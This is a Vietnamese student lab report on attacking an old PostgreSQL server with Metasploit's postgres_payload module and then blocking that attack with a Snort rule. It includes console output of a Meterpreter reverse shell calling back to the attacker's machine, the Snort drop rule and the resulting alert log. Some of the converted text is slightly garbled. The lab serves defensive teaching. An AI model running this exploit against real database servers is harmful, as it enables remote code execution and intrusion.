
Sử dụng module exploit/linux/postgres/postgres\_payload của metasploit để thực hiện tấn công.

## Lab 03




Khi thực hiện tấn công thành công, ta có thể mở reverse shell.

Bắt các gói tin trong quá trình thực hiện tấn công, có thể thấy trong payload có từ khóa pg\_largeobject (bảng hệ thống trong PostgreSQL dùng để lưu trữ dữ liệu lớn).



Thực hiện cài đặt rule cho snort để phát hiện và ngăn chặn tấn công.



Snort rule:

```
drop tcp any any -> 192.168.2.200 5432 (msg:"Detected PGSQ!"; content:
"pg_largeobject"; sid:1000001; rev:1;)
```

Trong đó:

- **drop**: Hành động ngăn chặn gói tin phù hợp với rule.
- **tcp**: Áp dụng cho các gói tin TCP.
- **any any**: Gói tin có địa chỉ và port nguồn bất kỳ.
- **-> 192.168.2.200 5432** : Địa chỉ đích và cổng đích (5432 là cổng mặc định của PostgreSQL database).
- **msg:"Detected PGSQ!"** : Thông báo khi phát hiện các gói tin liên quan, được lưu trong file /log/alert.
- **content:"pg\_largeobject"**: Tìm kiếm các gói tin trong payload có chứa từ khóa "pg\_largeobject".
- **sid: 1000001**: ID của rule.
- **rev:1**: Phiên bản của rule.

Rule này chặn bất kỳ kết nối TCP nào đến máy 192.168.2.200 trên cổng 5432 (PostgreSQL) mà trong payload có chứa từ khóa "pg\_largeobject".

Sau khi thực hiện cài đặt rule trên, tấn công bị chặn và không thành công.

## Lab 03

```

kali@kali:~$ msf exploit(postgresql/postgres_payload) > set LHOST 10.81.73.100
[*] Started reverse TCP handler on 10.81.73.100:4444
[*] Uploading to /tmp/wHGUDZNR.so, should be cleaned up automatically
[*] Sending stage (103784 bytes) to 192.168.2.200
[*] Meterpreter session 1 opened (10.81.73.100:4444 -> 192.168.2.200:58986) at 2025-04-10 23:53:34 -0400
[*] Meterpreter session 1 opened (10.81.73.100:4444 -> 192.168.2.200:58986) at 2025-04-10 23:53:34 -0400
[*] Process 39581 created.
[*] Channel 1 created.
[*] ip add
[*] 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue qlen 1000
[*] link/loopback brd 00:00:00:00:00:00 state UNKNOWN
[*] inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo
[*] valid_lft forever preferred_lft forever
[*] ether 00:0c:29:ff:fe:84 brd ff:ff:ff:ff:ff:ff
[*] inet 192.168.2.200/24 brd 192.168.2.255 scope global eth0
[*] valid_lft forever preferred_lft forever
[*] ether fe80::20c:29ff:fe84:c51/64 scope link
[*] link-layer brd ff:ff:ff:ff:ff:ff
[*] valid_lft forever preferred_lft forever
[*] whoami
[*] postgres
[*] ^C
[*] Terminate channel 1? [y/N] y
[*] Session timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
[*] meterpreter
[*] 192.168.2.200 - Meterpreter session 1 closed. Reason: Died
[*] Interrupt: use the 'exit' command to quit
[*] meterpreter_exit
[*] Shutting down session: 1
[*] msf exploit(postgresql/postgres_payload) > run
[*] Started reverse TCP handler on 10.81.73.100:4444
[*] 192.168.2.200:4444 -> PostgreSQL 8.3.1 on 1486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Could not write the library to disk.
[*] <timeout>:Error: execution expired
[*] Could not upload the UDF SO
[*] Exploit completed, but no session was created.
[*] msf exploit(postgresql/postgres_payload) >

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



## Nội dung các cảnh báo được lưu trong file /var/log/snort/alert

```

[**] [1:1000000:1] Detected PGSQL! [**]
[Priority: 0]
04/11/04:03:34.018486 10.81.73.100:46155 -> 192.168.2.200:5432
TCP TTL:63 TOS:0x0 ID:42985 Iplen:29 DgmLen:101 DF
R#P Seq: 0x595e962e Ack: 0xa01342f7 Winc: 0xf9 TcpLen: 32
TCP Options (3) -> NOP NOP TS: 3262197021 2169585

[**] [1:1000000:1] Detected PGSQL! [**]
[Priority: 0]
04/11/04:03:34.082484 10.81.73.100:46155 -> 192.168.2.200:5432
TCP TTL:63 TOS:0x0 ID:42986 Iplen:29 DgmLen:101 DF
R#P Seq: 0x595e962e Ack: 0xa01342f7 Winc: 0xf9 TcpLen: 32
TCP Options (3) -> NOP NOP TS: 3262197091 2169585

[**] [1:1000000:1] Detected PGSQL! [**]
[Priority: 0]
04/11/04:03:35.579949 10.81.73.100:46155 -> 192.168.2.200:5432
TCP TTL:63 TOS:0x0 ID:42987 Iplen:29 DgmLen:101 DF
R#P Seq: 0x595e962e Ack: 0xa01342f7 Winc: 0xf9 TcpLen: 32
TCP Options (3) -> NOP NOP TS: 3262199587 2169585

[**] [1:1000000:1] Detected PGSQL! [**]
[Priority: 0]
04/11/04:03:40.100179 10.81.73.100:46155 -> 192.168.2.200:5432
TCP TTL:63 TOS:0x0 ID:42988 Iplen:29 DgmLen:101 DF
R#P Seq: 0x595e962e Ack: 0xa01342f7 Winc: 0xf9 TcpLen: 32
TCP Options (3) -> NOP NOP TS: 3262210019 2169585

[**] [1:1000000:1] Detected PGSQL! [**]
[Priority: 0]
04/11/04:04:03.255690 10.81.73.100:46155 -> 192.168.2.200:5432
TCP TTL:63 TOS:0x0 ID:42989 Iplen:29 DgmLen:101 DF
R#P Seq: 0x595e962e Ack: 0xa01342f7 Winc: 0xf9 TcpLen: 32
TCP Options (3) -> NOP NOP TS: 3262225259 2169585

snort@snort:/etc/snort/rules$

```

